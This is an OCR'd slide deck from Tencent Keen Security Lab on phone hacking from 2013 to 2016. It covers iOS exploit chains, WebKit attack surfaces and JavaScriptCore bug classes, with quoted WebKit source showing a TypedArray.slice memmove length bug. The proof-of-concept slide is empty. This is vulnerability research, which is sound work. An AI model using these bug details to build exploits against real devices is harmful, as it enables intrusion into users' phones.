Tencent

Hacking phones from 2013 to 2016

KEEN security lab

Qidan He @flanker_hqd

Liang Chen @chenliang0817

#whoami

- Qidan He
  - Apple/Android Exploiter
  - Speaker at BlackHat USA/ASIA, DEFCON, RECON, CanSecWest, HITCON, xKungfo, QCON
- Liang Chen
  - Browser exploitation research
  - Apple Sandbox/Kernel research

About Tencent Keen Security Lab


- Previously known as KeenTeam
- Won iOS 7 category in Mobile Pwn2Own 2013
- Won Nexus 6p/iOS 10.1 and got "Master of Pwn" in Mobile Pwn2Own 2016

Agenda

- Part 1: iOS hacking
- Part 2: Android hacking
- Demo

Part 1: iOS Hacking

Typical exploit chain



Remote entry (Browser/sms/mms)
Sandbox bypass
Code signing bypass
Kernel privilege escalation
In-sandbox code execution
Code execution out of sandbox
Code execution out of sandbox
Run code in kernel land
Limited info leak(cookie)
Sensitive data leakage
Install rogue app
Jailbreak

Remote attack surface: browser

- Safari as default browser in Apple world
  - Special “dynamic signing” entitlement in iOS, make JS optimization possible
- WebView
  - Useful weapon as sandbox bypass approach (e.g CVE-2014-8840 by Lokihardt)
- Use of WebKit engine
  - Major target for Safari vulnerability hunting
  - WebCore as HTML rendering engine
  - JavaScriptCore as JavaScript engine

WebKit Everywhere

- Many successful pwn cases through WebKit recently (Kindle jailbreak, PS4 jailbreak, iOS APT, etc)



Browsers :
- Safari (Mac OSX, iOS)
- Previous Chrome (Now Blink)

A single bug can destroy all

Apple Apps(Mac OSX & iOS):
- Mail
- Dashboard

SNS & IM Mobile Apps:
- Facebook
- Twitter

Built-in browsers on some devices:
- PS4
- Kindle

Reference: https://www.blackhat.com/docs/eu-14/materials/eu-14-Chen-WebKit-Everywhere-Secure-Or-Not.PDF

WebKit's HTML Rendering Engine: WebCore

- Rich element and complex logic
  - Good for vulnerability hunting


- Talked too much in the past
  - Black Hat Europe 2014 "WEBKIT EVERYWHERE: SECURE OR NOT?": https://www.blackhat.com/docs/eu-14/materials/eu-14-Chen-WebKit-Everywhere-Secure-Or-Not.PDF
  - CanSecWest 2015 "Attacking WebKit Applications by exploiting memory corruption bugs": https://cansecwest.com/slides/2015/Liang_CanSecWest2015.pdf

Webkit’s JavaScript engine: JavaScriptCore

- JavaScriptCore can support non-JIT environment
  - Most iOS Apps cannot allocate RWX page

- All components expose attack surface
  - Optimization related vulnerabilities not best candidate for exploitation

- Recent research most focused on *Runtime* component



Typical issues in JavaScript Runtime Component


- Simple issues:
  - Interger overflows/heap overflows by coding mistakes
  - Rare but still exist
- Redefinition issues:
  - Pattern 1: ArrayBuffer neutering problem
    - Exists in all modern JS engines
  - Pattern 2: Cached something on stack
    - Either length or pointer is cached on stack and modified by redefinition function
- Misc issues:
  - Need deep understanding of JS engine implementation

CVE-????-????: A simple issue case study

- Discovered by KeenLab in May 2016

- Internally discovered by Apple and fixed

- In TypedArray.slice




The **`slice()`** method returns a shallow copy of a portion of a typed array into a new typed array object. This method has the same algorithm as `Array.prototype.slice()`. *TypedArray* is one of the typed array types here.

Syntax

```
typedarray.slice([begin[, end]])
```

CVE-????-????: A simple issue case study




```
template<typename ViewClass>
EncodedJSValue JSC_HOST_CALL genericTypedArrayViewProtoFuncSlice(ExecState* exec)
{
    JSFunction* callee = jsCast<JSFunction*>(exec->callee());
    ViewClass* thisObject = jsCast<ViewClass*>(exec->thisValue());
    ...
    unsigned thisLength = thisObject->length();

    unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, thisLength);
    unsigned end = argumentClampedIndexFromStartOrEnd(exec, 1, thisLength, thisLength);
    // Clamp end to begin.
    end = std::max(begin, end);

    ASSERT(end >= begin);
    unsigned length = end - begin;
    MarkedArgumentBuffer args;
    args.append(jsNumber(length));
    JSArrayBufferView* result = speciesConstruct(exec, thisObject, args, [&]() {
        Structure* structure = callee->globalObject()->typedArrayStructure(ViewClass::TypedArrayStorageType);
        return ViewClass::createUninitialized(exec, structure, length);
    });
    ...
    length = std::min(length, result->length());
    switch (result->classInfo()->typedArrayStorageType) {
    case TypeInt8:
        jsCast<JSInt8Array*>(result)->set(exec, 0, thisObject, begin, length, CopyType::LeftToRight);
        break;
```

Create a new typed array with sliced length

Call set function to fill in the newly created typed array

CVE-????-????: A simple issue case study




```
template<typename Adaptor>
bool JSGenericTypedArrayView<Adaptor>::set(
    ExecState* exec, unsigned offset, JSObject* object, unsigned objectOffset, unsigned length, CopyType type)
{
    const ClassInfo* ci = object->classInfo();
    if (ci->typedArrayStorageType == Adaptor::typeValue) {
        // The super fast case: we can just memcpy since we're the same type.
        JSGenericTypedArrayView* other = jsCast<JSGenericTypedArrayView*>(object);
        length = std::min(length, other->length());

        RELEASE_ASSERT(other->canAccessRangeQuickly(objectOffset, length));
        if (!validateRange(exec, offset, length))
            return false;

        memmove(typedVector() + offset, other->typedVector() + objectOffset, other->byteLength());
        return true;
    }
```


Here length field of memmove should be the sliced length, not original TypedArray's length

CVE-????-????: A simple issue case study

- POC to trigger



